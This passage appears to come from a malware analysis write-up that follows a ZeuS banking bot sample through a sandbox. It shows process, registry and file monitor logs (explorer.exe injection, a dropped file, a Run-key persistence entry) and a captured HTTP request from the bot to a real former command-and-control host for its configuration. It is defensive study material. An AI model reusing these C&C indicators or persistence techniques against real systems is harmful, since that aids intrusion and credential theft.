
The below results show the process, registry and fileystem activity after executing the malware (edd94.exe), also explorer.exe performs lot of activity indicating code injection into explorer.exe



```
process: created C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Desktop\edd94.exe
registry: SetValueKey C:\Documents and Settings\Administrator\Desktop\edd94.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\
process: created C:\Documents and Settings\Administrator\Desktop\edd94.exe -> C:\Documents and Settings\Administrator\Application Data\Lyo
file: Write C:\Documents and Settings\Administrator\Desktop\edd94.exe -> C:\Documents and Settings\Administrator\Application Data\Lyolxi\ra
registry: SetValueKey C:\Documents and Settings\Administrator\Application Data\Lyolxi\raruo.exe -> HKCU\Software\Microsoft\Windows\Current\
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Internet Explorer\PhishingFilter\Enabled
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Internet Explorer\Privacy\CleanCookies
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1\1406
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\2\1406
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\2\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\1406
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\4\1406
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\4\1609
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\MigrateProxy
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable
registry: DeleteValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer
registry: DeleteValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride
registry: DeleteValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKLM\SYSTEM\ControlSet001\Hardware Profiles\0001\Software\Microsoft\windows\CurrentVersio
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacyS
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Write C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Application Data\Cirudu\eswoo.umb
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@ad.yieldmanager[2].txt
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@gmer[2].txt
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@google.co[1].txt
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@google[1].txt
file: Delete C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Cookies\administrator@honeynet[1].txt
```

Step 5 – Malware drops a file (raruo.exe)


The below results show the malware dropping a file raruo.exe and creating a process.



```
river: CaptureProcessMonitor
river: CaptureRegistryMonitor
river: CaptureFileMonitor
-----------------------------------------
d C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Desktop\edd94.exe
lueKey C:\Documents and Settings\Administrator\Desktop\edd94.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\A
d C:\Documents and Settings\Administrator\Desktop\edd94.exe -> C:\Documents and Settings\Administrator\Application Data\Lyolxi\raruo.exe
Documents and Settings\Administrator\Desktop\edd94.exe -> C:\Documents and Settings\Administrator\Application Data\Lyolxi\raruo.exe
lueKey C:\Documents and Settings\Administrator\Application Data\Lyolxi\raruo.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer
```

Step 6 – Explorer.exe setting value in registry


The below output shows explorer.exe setting a value under run registry subkey as a persistence mechanism to survive the reboot.



```
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
registry: SetValueKey C:\WINDOWS\explorer.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{F561587E-5C96-37AB-9701-D0081175F61B}
```

Step 7 – DNS query to malicious domain

Packet capture shows dns query to users9.nofeehost.com and also response shows that the “A” record for the domain is pointed to the machine 192.168.1.2, which is simulating internet services.


eth1 [Wireshark 1.6.5 (SVN Rev Unknown from unknown)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear


Filter: (ip.addr eq 192.168.1.100 and ip.addr eq 4.2.2.2) and (uc

```
No. Time       Source          Destination    Protocol Length Info
  4 0.000078   192.168.1.100   4.2.2.2        DNS          80 Standard query A users9.nofeehost.com
  5 0.032087   4.2.2.2         192.168.1.100  DNS          96 Standard query response A 192.168.1.2
```

```
+ Frame 4: 80 bytes on wire (640 bits), 80 bytes captured (640 bits)
+ Ethernet II, Src: Vmware_87:a7:71 (00:0c:29:87:a7:71), Dst: Pegatron_dc:6b:de (70:71:bc:dc:6b:de)
+ Internet Protocol Version 4, Src: 192.168.1.100 (192.168.1.100), Dst: 4.2.2.2 (4.2.2.2)
+ User Datagram Protocol, Src Port: 54298 (54298), Dst Port: domain (53)
+ Domain Name System (query)
```

Step 8 – http connection to malicious domain


The below output shows zeus bot trying to download configuration file from C&C and also the fake response given by the inetsim server.



```
GET /patrickkeed/all.bin HTTP/1.1
Accept: */*
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Host: users9.nofeehost.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: INetSim HTTP Server
Connection: Close
Content-Length: 258
Content-Type: text/html
Date: Sat, 07 Jul 2012 20:15:54 GMT

<html>
  <head>
    <title>INetSim default HTML page</title>
  </head>
  <body>
    <p></p>
    <p align="center">This is the default HTML page for INetSim HTTP server fake mode.</p>
    <p align="center">This file is an HTML document.</p>
  </body>
</html>
```

Step 9– ZeuS Tracker result

ZueS Tracker shows that the domain was a ZeuS C&C server



abuse.ch ZeuS Tracker
Home | FAQ | ZeuS Blocklist | ZeuS Tracker | Submit C&C | Removals | ZTDNS | Statistic | RSS Feeds | Contact | Links

ZeuS Tracker :: ZeuS Host users9.nofeehost.com

The ZeuS C&C **users9.nofeehost.com** was not found in the ZeuS Tracker database.
However, this ZeuS C&C was listed previously but has been removed on **2012-03-27 12:14:42 (UTC)** with the following reason: **investigated/cleaned**

Historical Information

ZeuS C&C:	**users9.nofeehost.com**
Dateadded:	2012-03-22 14:47:12 (UTC)
Lastupdated:	0000-00-00 00:00:00 (UTC)
Uptime (hhh:mm:ss)	-838:59:59
Removal date:	**2012-03-27 12:14:42 (UTC)**
Removal reason:	**investigated/cleaned**

ZeuS URL	HTTP Status	Type
users9.nofeehost.com/patrickkeed/u.bin	HTTP 404	ConfigURL
users9.nofeehost.com/patrickkeed/all.bin	HTTP 404	ConfigURL
users9.nofeehost.com/patrickkeed/1.bin/bot.exe	HTTP 404	BinaryURL
users9.nofeehost.com/patrickkeed/1.bin/all.exe	HTTP 404	BinaryURL


# of URLs: 4

copyright © zeustracker.abuse.ch, version 1.2 / 2010-09-13

MEMORY ANALYSIS


Step 1 – Taking the memory image

Suspending the VM creates a memory image of the infected machine, the below screenshot show the memory image (infected.vmem) of the infected machine



Step 2 – Process listing from memory image

